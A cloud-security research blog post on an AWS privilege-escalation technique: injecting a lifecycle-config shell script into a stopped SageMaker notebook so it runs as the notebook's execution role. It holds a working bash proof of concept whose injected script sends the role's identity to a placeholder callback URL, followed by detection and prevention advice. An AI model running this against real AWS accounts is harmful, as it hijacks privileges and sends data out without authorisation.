%20scale(1.000223%200.999987)'%3e%3cpath%20d='M25.4437%2011.0153C24.4246%202.9025%2015.5699%20-2.18392%208.05445%200.921862C-4.65304%206.08009%20-1.63048%2025.4747%2012.2559%2026.1081C17.8673%2026.441%2023.2785%2023.3014%2025.3419%2017.9948H19.9255C18.399%2020.3255%2015.5604%2021.5006%2012.7885%2021.4416C8.95608%2021.5277%205.72856%2018.5679%205.15411%2014.7944H25.5878C25.583%2013.6427%2025.6325%2012.138%2025.4432%2011.0153H25.4437ZM5.40092%2010.6092C6.93978%202.78837%2018.7784%202.71038%2020.1723%2010.6092H5.40092Z'/%3e%3c/g%3e%3cg%20transform='translate(98.8848%2014.0113)%20scale(0.999553%200.999924)'%3e%3cpath%20d='M5.17011%200H0V25.1116H5.17011V0Z'/%3e%3c/g%3e%3cg%20transform='translate(98.8848%204.6664)%20scale(0.999553%201.000319)'%3e%3cpath%20d='M5.17011%200H0V5.04457H5.17011V0Z'/%3e%3c/g%3e%3cg%20transform='translate(38.3292%204.6664)%20scale(0.999553%201.000015)'%3e%3cpath%20d='M5.17011%200H0V34.4541H5.17011V0Z'/%3e%3c/g%3e%3cg%20transform='translate(108.3780%2013.5386)%20scale(0.999422%200.999968)'%3e%3cpath%20d='M22.3681%203.74456C16.12%20-2.7566%204.0497%20-0.468282%200.958192%208.1015C-3.25988%2018.9315%207.17831%2029.3707%2018.0084%2025.1555C26.5786%2022.0654%2028.8726%209.99321%2022.3681%203.74409V3.74456ZM20.6329%2014.4619C19.8154%2022.9699%207.91588%2023.9856%205.77498%2015.7045C4.61893%2011.2187%206.45358%205.68574%2011.5058%204.79885C17.6246%203.72269%2021.4161%208.65218%2020.6329%2014.4619Z'/%3e%3c/g%3e%3cg%20transform='translate(138.8502%2013.4982)%20scale(1.000341%201.000054)'%3e%3cpath%20d='M20.5326%202.7011C18.2842%200.143628%2013.0304%20-0.715204%209.67542%200.632964C8.70674%201.04383%207.89451%201.49465%207.23826%201.98684C6.48262%202.57794%205.87582%203.23466%205.41644%203.95654H5.17011V0.509796H0V25.6214H5.17011V12.0807C5.17011%2010.9651%205.34227%209.95601%205.68704%209.05247C6.3528%207.28725%207.62677%205.9738%209.33065%205.23671C11.4896%204.249%2015.0957%204.62516%2016.4947%206.22156C17.4796%207.23922%2017.9718%208.86416%2017.9718%2011.0959V25.6209H23.1419V10.6032C23.1419%207.12414%2022.2716%204.4901%2020.5321%202.70063L20.5326%202.7011Z'/%3e%3c/g%3e%3cg%20transform='translate(79.2666%2013.5184)%20scale(0.999764%200.999953)'%3e%3cpath%20d='M5.4212%204.1767C5.41978%204.17956%205.41787%204.18241%205.41644%204.18479H5.17011V0.492187H0V25.6038H5.17011V11.9C5.17011%2010.8367%205.34226%209.87372%205.68703%209.00966C6.69614%206.40178%209.29926%204.90143%2012.0636%204.92378H15.264V0H12.2362C9.26312%200%206.6852%201.69817%205.4212%204.17718V4.1767Z'/%3e%3c/g%3e%3cg%20transform='translate(14.4018%206.8037)%20scale(1.000308%201.000004)'%3e%3cpath%20d='M5.45592%200H0L2.05911%204.67745H4.6551C9.4619%204.67745%2013.3728%208.58833%2013.3728%2013.3951C13.3728%2018.2019%209.4619%2022.1128%204.6551%2022.1128H2.05911L0%2026.7903H5.45592C12.8421%2026.7903%2018.851%2020.7813%2018.851%2013.3951C18.851%206.00898%2012.8421%200%205.45592%200Z'/%3e%3c/g%3e%3cg%20transform='translate(0.0000%200.0000)%20scale(0.999464%200.999999)'%3e%3cpath%20d='M5.71699%200H0.00142663L5.30707%2012.0517C7.59254%2017.2428%207.59254%2023.1557%205.30707%2028.3467L0%2040.4018H5.71557L10.9356%2028.545C13.2767%2023.2275%2013.2767%2017.1709%2010.9356%2011.8534L5.71699%200Z'/%3e%3c/g%3e%3c/svg%3e)

Privilege escalation with SageMaker and there's more hiding in execution roles
- AWS
- Cloud security
- Research

How we vibin’ young people? I am not a young person, but I know that’s how you speak, no cap.
In 2016, pre-back injuries and naps, I found a fun little privilege escalation path in EC2. It’s pretty simple: if an attacker can call ec2:StartInstances and ec2:StopInstances and also ec2:ModifyInstanceAttribute on an existing EC2 instance, they can get the privileges of its instance profile (AKA execution role).
It’s pretty simple. There’s an out-of-band way to modify the code on the instance using the management API. One of the attributes you can set on an instance using ec2:ModifyInstanceAttribute is userData. This attribute is special because it holds code that is executed on first boot. However, if you put a #cloud-boothook directive in it, it will execute every boot. So a clever attacker can stop an instance, pop the boot hook in there, drop some credential-stealing code, and start the instance again. Voilà, their code runs in the context of the instance, and they get the creds for that context.
This felt like a special case back then, and I can’t recall seeing anything similar since. However, I’ve been fighting service-linked roles, execution roles, and SageMaker for the last couple of weeks and ran into another example or two.
SageMaker privilege escalation
First of all, what on earth is this SageMaker thing?! I mean really. I still can’t figure it out.

The artist formerly known as Amazon SageMaker, now the much clearer and more obvious Amazon SageMaker AI, is “the next generation of Amazon SageMaker is the center for all your data, analytics, and AI”.
It’s 5 services according to the AWS service reference, (sagemaker, sagemaker-data-science-assistant, sagemaker-geospatial, sagemaker-mlflow, sagemaker-unified-studio-mcp) and a different 6 according to its API models, (sagemaker, sagemaker-a2i-runtime, sagemaker-edge, sagemaker-geospatial, sagemaker-metrics).
In the web console it’s much more obvious what it is and the difference between the options:
Then once you actually try to set it up, there are Instances, Studios, RStudios, Domains, Canvases, Partner Apps, Clusters, Jobs, Models, and on and on. This is the most complex, im-gonna-put-all-my-lego-in-a-pile service I have ever seen.

And what’s the point of supporting identity propagation if it doesn’t work on 12 of your lego sets?
But I digress. Back to the privilege escalation.
One of the cool things SageMaker allows you to do is run a managed Jupyter Notebook instance. The marketing team explains that a Notebook instance is a web application for “creating and sharing computational documents”. I think of it as a way of quickly writing dirty, untrusted experimental code and pressing the go button to see what happens when I do.
Under the hood, SageMaker instances are almost certainly just EC2 instances, and EC2 instances and the people that use them need permissions to do stuff. Notebook instances are cooler because of data science, and therefore need even cooler permissions.
If only there was a way to run code on these instances from the management API like we can on EC2? SageMaker has an sagemaker:StopNotebookInstance and sagemaker:StartNotebookInstance actions. There’s no sagemaker:ModifyInstanceAttribute, but there is a sagemaker:UpdateNotebookInstance. That’s similar, but it doesn’t take a userData parameter. Hmmm.
For giggles, what do you think this lifecycle-config-name parameter thing is or does? Isn’t it obvious already?
"A lifecycle configuration is a collection of shell scripts that run when you create or start a notebook instance."
I think we can all agree that calling a shell script ‘config’ is the right way to get the compliance team to go away. These pro tips aren’t free, so make sure you sign up for a demo of the Plerion cloud security platform.
Putting it all together, since all the ingredients are there, just with different names, the privilege escalation is the same:
1. Stop an existing notebook instance.
2. Create a lifecycle config with the AWS credential exfiltration code, or whatever else.
3. Update the notebook instance with the new lifecycle config.
4. Start the notebook instance.
5. Wait for credentials to be delivered or privileged actions executed.
That’s it. API actions have been executed with the context of a different IAM principal. This lets someone run API actions using a role they did not legitimately obtain.
Here’s some proof of concept code I wrote in a SageMaker notebook:
#!/usr/bin/env bash
set -euo pipefail

REGION="[your-aws-region]"
NOTEBOOK_NAME="[your-notebook-name]"
LC_NAME="[your-lifecycle-config-name]"
CALLBACK_URL="[https://example.com/your-endpoint]"

echo "Checking if lifecycle config '$LC_NAME' exists..."

set +e
aws sagemaker describe-notebook-instance-lifecycle-config \
  --region "$REGION" \
  --notebook-instance-lifecycle-config-name "$LC_NAME" >/dev/null 2>&1
EXISTS=$?
set -e

if [ "$EXISTS" -eq 0 ]; then
  echo "Lifecycle config '$LC_NAME' already exists. Skipping creation."
else
  echo "Lifecycle config '$LC_NAME' does not exist. Creating now..."

  # Build lifecycle script
  LIFECYCLE_SCRIPT=$(cat <<EOF
#!/bin/bash
set -e

IDENTITY_JSON=\$(aws sts get-caller-identity --output json 2>/tmp/sts_err || true)

if [ -n "\$IDENTITY_JSON" ]; then
  curl -sS -X POST \
    -H "Content-Type: application/json" \
    -d "\$IDENTITY_JSON" \
    "$CALLBACK_URL" \
    >/tmp/postbin_out 2>&1 || true
fi
EOF
)

  # macOS base64
  ENCODED_SCRIPT=$(printf '%s' "$LIFECYCLE_SCRIPT" | base64 | tr -d '\n')

  aws sagemaker create-notebook-instance-lifecycle-config \
    --region "$REGION" \
    --notebook-instance-lifecycle-config-name "$LC_NAME" \
    --on-start "[{\"Content\":\"$ENCODED_SCRIPT\"}]"

  echo "Lifecycle config created."
fi

echo "Getting notebook status..."
STATUS=$(aws sagemaker describe-notebook-instance \
  --region "$REGION" \
  --notebook-instance-name "$NOTEBOOK_NAME" \
  --query 'NotebookInstanceStatus' \
  --output text)

echo "Current notebook status: $STATUS"

if [ "$STATUS" = "InService" ]; then
  echo "Stopping notebook..."
  aws sagemaker stop-notebook-instance \
    --region "$REGION" \
    --notebook-instance-name "$NOTEBOOK_NAME"

  aws sagemaker wait notebook-instance-stopped \
    --region "$REGION" \
    --notebook-instance-name "$NOTEBOOK_NAME"
else
  echo "Notebook not running, skipping stop."
fi

echo "Attaching lifecycle config..."
aws sagemaker update-notebook-instance \
  --region "$REGION" \
  --notebook-instance-name "$NOTEBOOK_NAME" \
  --lifecycle-config-name "$LC_NAME"

echo "Waiting for notebook to become Stopped after update..."
aws sagemaker wait notebook-instance-stopped \
  --region "$REGION" \
  --notebook-instance-name "$NOTEBOOK_NAME"

echo "Starting notebook..."
aws sagemaker start-notebook-instance \
  --region "$REGION" \
  --notebook-instance-name "$NOTEBOOK_NAME"

echo "Done. Lifecycle config attached and notebook restarting."
Generalized privilege escalation pattern with execution roles
Can we generalize further and elsewhere? Probably. (I think it works for SageMaker Studios too, hehe).
Typically, you can’t pass around different privileges like this in AWS unless you have been authorized to do so. That is what the PassRole permission was designed to control. This type of privilege escalation works for two reasons:
- The PassRole check happens at configuration time. That is, when you call an API that sets the execution role for a particular resource, that’s the moment the check is performed. Then and only then.
- There are sometimes paths to modify what actions will be taken, most notably in the form of custom code, after execution role configuration time. This disentangles the two permission checks from the privileged actions.
If you want to be a clever little hacker, you can probably scour all the API models in AWS, look for where execution roles are used, and then methodically review them for the second reason above. You’d quickly come across lambda:UpdateFunctionCode to change function code after initial setup and lambda:UpdateFunctionConfiguration to add layers that will auto execute when the function runs. Lucian Patian recently (re)discovered (and Erik Steringer and Marco Slaviero before) this pattern applies to cloudformation:CreateChangeSet plus cloudformation:ExecuteChangeSet combination.
Enjoy the hunt!
Prevention and detection
If you’re wondering how to spot this happening in the wild, the indicators are fairly straightforward. In both EC2 and SageMaker versions, the attacker isn’t stealing credentials out of thin air, they’re modifying something that shouldn’t normally change: userData on EC2 or the lifecycle config on a Notebook. In CloudTrail, look for unusual patterns of StopInstances → ModifyInstanceAttribute → StartInstances on EC2, or StopNotebookInstance → UpdateNotebookInstance → StartNotebookInstance on SageMaker, especially when done by identities that don’t normally manage that specific compute.
From a prevention perspective, the fix is equally boring: reduce who can modify the boot-time configuration and enforce a tight boundary around ec2:ModifyInstanceAttribute, sagemaker:UpdateNotebookInstance, and lifecycle config management. And if you really want to be fancy, require approvals or out-of-band review on any config-change-then-start pattern. The TL;DR: treat any ability to change startup code as equivalent to “run arbitrary code as the execution role,” because that’s exactly what it is.
Isn’t it beautiful outside today?
30°C (86°F) in Sydney today. A perfect day. So I used this opportunity to email the AWS Vulnerability Disclosure Program (VDP) to let them know of the great tragedy of this privilege escalation. Here’s what they had to say:
[Edit coming soon, I can feel it]
I don’t know if I would classify this as a vulnerability. Would you? This feels more like an unfortunate side effect of the design choices of the platform. Some slightly older friends might call it an architecture flaw. Regardless, there’s no panic required. Just look out for these privilege combinations when you are building your castle in the clouds.
By the way, there’s been an immense amount of work over the years on AWS privesc. Much, not all, has been collated or linked on HackingTheCloud, so go check that out if you are interested in the topic.